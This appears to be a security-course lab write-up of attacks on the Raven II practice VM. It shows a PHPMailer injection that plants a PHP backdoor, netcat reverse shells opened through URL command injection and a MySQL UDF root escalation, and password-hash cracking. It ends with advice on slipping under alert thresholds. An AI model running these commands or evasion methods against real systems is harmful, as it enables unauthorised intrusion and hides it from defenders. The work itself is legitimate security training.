
```
192.168.1.115/backdoor.php x +
192.168.1.115/backdoor.php?cmd=cat /etc/passwd
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
01924 >>> blah"@badguy.com... Unbalanced "" 01924 <<< To: Hacker 01924 <<< Subject: Message from Hackerman 01924 <<<
X-PHP-Originating-Script: 0:class.phpmailer.php 01924 <<< Date: Thu, 17 Mar 2022 12:26:21 +1100 01924 <<< From: Vulnerable Server
<"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com> 01924 <<< Message-ID: 01924 <<< X-Mailer: PHPMailer
5.2.17 (https://github.com/PHPMailer/PHPMailer) 01924 <<< MIME-Version: 1.0 01924 <<< Content-Type: text/plain; charset=iso-8859-1
01924 <<< 01924 <<< root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var
/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var
/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time
Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run
/systemd:/bin/false Debian-exim:x:104:109:./var/spool/exim4:/bin/false messagebus:x:105:110:./var/run/dbus:/bin/false
statd:x:106:65534:./var/lib/nfs:/bin/false sshd:x:107:65534:./var/run/sshd:/usr/sbin/nologin michael:x:1000:1000:michael,./home/michael:
/bin/bash smmta:x:108:114:Mail Transfer Agent,./var/lib/sendmail:/bin/false smmsp:x:109:115:Mail Submission Program,./var
/lib/sendmail:/bin/false mysql:x:110:116:MySQL Server,./nonexistent:/bin/false steven:x:1001:1001:./home/steven:/bin/sh
```


Target 2 - Exploitation: Command Injection


- With backdoor.php in place, we can setup a listener on our Kali machine to spawn a reverse shell.
 - nc -lnvp 4444
- To setup the reverse shell, we use the following command injection URL in the browser
 - 192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash



The screenshot shows a Mozilla Firefox browser window with the address bar containing the URL: 192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash. The browser's address bar also shows the page title "192.168.1.115/backdoor.php" and a plus sign for additional tabs. The browser's address bar also shows the page title "192.168.1.115/backdoor.php" and a plus sign for additional tabs. The browser's address bar also shows the page title "192.168.1.115/backdoor.php" and a plus sign for additional tabs.



```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 45595
```



```
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```


Target 2 - Exploitation: MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library

- With database credential exposed and noticing mysql services are running in the context of root, we were able to use UDF vulnerability to escalate user privilege to root.
- We created a system function in mysql to spawn a reverse shell to gain root privileges.
 - while we have the listener on our Kali: nc -lvnp 8887)
 - execute the sql query to spawn reverse shell: select do_system('nc 192.168.1.90 8887 -e /bin/bash');
- <https://www.exploit-db.com/exploits/1518>

```
mysql> select do_system('nc 192.168.1.90 8887 -e /bin/bash');
select do_system('nc 192.168.1.90 8887 -e /bin/bash');
```

```
root@Kali:~# nc -lvnp 8887
listening on [any] 8887 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 33313
whoami
root
```

```
cat flag4.txt
[REDACTED]
flag4{df2bc5e951d91581467bb9a2a8ff4425}
CONGRATULATIONS on successfully rooting RavenII
I hope you enjoyed this second iteration of the Raven VM
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
```

Avoiding Detection

Stealth Exploitation of WPScan and gobuster

Monitoring Overview

- Which alerts detect this exploit?
 - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
 - http.response.status_code
- Which thresholds do they fire at?
 - Above 400

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - we can change the wpscan detection-mode from mixed to passive to avoid the detection.
 - `wpscan -url 192.168.1.110 -detection-mode passive -enumerate u`
- Are there alternative exploits that may perform better?
 - using gobuster to run a smaller subset of wordlist to prevent triggering the alert.
- If possible, include a screenshot of your stealth technique.



Stealth Exploitation of Weak Password/Mysql manipulation

Monitoring Overview

- The alerts that would trigger are the Excessive HTTP errors and CPU Usage Monitoring alerts.

- Which metrics do they measure?

http.request.status_code and system.process.cpu.total.pct

- Which thresholds do they fire at?

ABOVE 400 FOR THE LAST 5 minutes

ABOVE 0.5 FOR THE LAST 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

We could attempt to guess users' passwords to prevent excessive amounts of HTTP error codes, as we did in the case of Michael's password.

- Are there alternative exploits that may perform better?

We created a hash file on our local computer through John once we had the hash of Steven's password.

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 86 candidates buffered for the current salt, minimum 96 neede
d for performance.
Warning: Only 88 candidates buffered for the current salt, minimum 96 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (user2)
```

Stealth Exploitation of Local File Inclusion

Monitoring Overview

- Which alerts detect this exploit?
 - HTTP Request Size Monitor
- Which metrics do they measure?
 - when sum() of http.request.bytes over all documents
- Which thresholds do they fire at?
 - when it is above 3500

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - create stageless payload to avoid detection
- Are there alternative exploits that may perform better?
 - use msfvenom to create payloads